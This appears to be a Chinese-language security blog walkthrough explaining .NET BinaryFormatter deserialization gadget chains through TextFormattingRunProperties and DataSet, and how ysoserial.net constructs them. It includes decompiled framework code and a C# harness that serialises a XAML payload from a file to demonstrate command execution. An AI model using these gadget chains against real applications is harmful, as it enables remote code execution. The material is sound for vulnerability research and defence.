
跟进到GetObjectFromSerializationInfo方法中,可以看到存在XamlReader.Parse(@string);的操作
		private object GetObjectFromSerializationInfo(string name, SerializationInfo info)
		{
			string @string = info.GetString(name);
			if (@string == "null")
			{
				return null;
			}
			return XamlReader.Parse(@string);
		}

这边看到XamlReader.Parse(@string);,直接可以XmlSerializer反序列化漏洞的调用过程XamlReader->ExpandedWrapper->ObjectDataProvider->Process
那么这里的话就很清楚了,控制ForegroundBrush变量即可实现反序列化命令执行了
整体的攻击链条就是BinaryFormatter->TextFormattingRunProperties->XamlReader->ExpandedWrapper->ObjectDataProvider->Process
ysoserial.net中是如何实现的TextFormattingRunProperties攻击链

首先就是public override object Generate(string formatter, InputArgs inputArgs)方法中调用Serialize(TextFormattingRunPropertiesGadget(inputArgs), formatter, inputArgs);

Serialize(TextFormattingRunPropertiesGadget(inputArgs), formatter, inputArgs);方法中调用TextFormattingRunPropertiesGadget(inputArgs),可以看到是通过myObjectDataProviderGenerator来生成对应的xaml格式的payload
接着就是存储到TextFormattingRunPropertiesMarshal对象中

而这边的TextFormattingRunPropertiesMarshal中的GetObjectData就是序列化的时候写入一个TextFormattingRunProperties对象,其中的ForegroundBrush字段为恶意payload
接着就是Serialize方法中通过BinaryFormatter来进行序列化操作

最终写入的序列化数据就会被BinaryFormatter反序列化的时候作为数据传入,最终造成命令执行。

下面可以进行测试下反序列化的时候的代码进行命令执行的效果,这边在测试之前还需要手动添加引用ysoserial/dlls下的Microsoft.PowerShell.Editor.dll

测试代码如下
using System;
using System.Data.Services.Internal;
using System.IO;
using System.Runtime.Serialization;
using System.Runtime.Serialization.Formatters.Binary;
using System.Windows.Data;
using System.Windows.Markup;
using System.Xml.Serialization;
using Microsoft.VisualStudio.Text.Formatting;

namespace SerializationCollection
{
    [Serializable]
    public class TextFormattingRunPropertiesMarshal : ISerializable
    {
        protected TextFormattingRunPropertiesMarshal(SerializationInfo info, StreamingContext context)
        {
        }

        string _xaml;
        public void GetObjectData(SerializationInfo info, StreamingContext context)
        {
            Type typeTFRP = typeof(TextFormattingRunProperties);
            info.SetType(typeTFRP);
            info.AddValue("ForegroundBrush", _xaml);
        }
        public TextFormattingRunPropertiesMarshal(string xaml)
        {
            _xaml = xaml;
        }
    }

    class Program
    {
        static void Main(string[] args)
        {
            test_ObjectDataProvider();
        }


        public static void test_ObjectDataProvider()
        {
            string xaml_payload = File.ReadAllText(@"C:\Users\user\Desktop\a.xml");
            TextFormattingRunPropertiesMarshal payload = new TextFormattingRunPropertiesMarshal(xaml_payload);

            using (MemoryStream memoryStream = new MemoryStream())
            {
                // 构建formatter
                BinaryFormatter binaryFormatter = new BinaryFormatter();
                binaryFormatter.Serialize(memoryStream, payload);
                memoryStream.Position = 0;
                binaryFormatter.Deserialize(memoryStream);
            }
            Console.ReadKey();
        }
    }
}

System.Data.DataSet
System.Data.DataSet的特殊构造函数中进行解析的时候,最终会走到如下
可以看到首先默认serializationFormat为SerializationFormat.Xml,schemaSerializationMode为SchemaSerializationMode.IncludeSchema

然后获取enumerator枚举器来进行枚举,接着就是执行DeserializeDataSet方法,跟进到DeserializeDataSet方法中进行观察
        internal void DeserializeDataSet(SerializationInfo info, StreamingContext context, SerializationFormat remotingFormat, SchemaSerializationMode schemaSerializationMode)
        {
            DeserializeDataSetSchema(info, context, remotingFormat, schemaSerializationMode);
            DeserializeDataSetData(info, context, remotingFormat);
        }

跟进其中的DeserializeDataSetSchema方法中,先是进行了判断schemaSerializationMode == SchemaSerializationMode.IncludeSchema,这边是满足的

接着就是DeserializeDataSetProperties(info, context);,对序列化的数据进行依次取出数据
再接着就是int @int = info.GetInt32("DataSet.Tables.Count");,取出DataSet.Tables.Count变量

然后再进行循环,循环次数取决于DataSet.Tables.Count变量,对DataSet.Tables_计数中的变量进行反序列化操作,DataTable table = (DataTable)binaryFormatter.Deserialize(memoryStream);
可以看到其中会通过DataSet.Tables.Count进行for循环获取其中的字段内容然后通过BinaryFormatter来进行反序列化操作

System.Data.DataSet其实就是将TextFormattingRunProperties在包装了一次,其他的话也没什么区别了,所以还是依赖TextFormattingRunProperties利用链
DataSet->BinaryFormatter->TextFormattingRunProperties->XamlReader->ExpandedWrapper->ObjectDataProvider->Process
ysoserial.net中是如何实现的DataSet攻击链
所以这边可以看下ysoserial.net是如何进行构造这段反序列化数据的
-
首先需要满足DeserializeDataSetProperties函数中要填充的数据
-
DataSet.Tables.Count需要大于等于1,因为要反序列化DataSet.Tables_计数 中的数据
-
需要反序列化DataSet.Tables_计数中的数据,所以要填充DataSet.Tables_计数中的数据
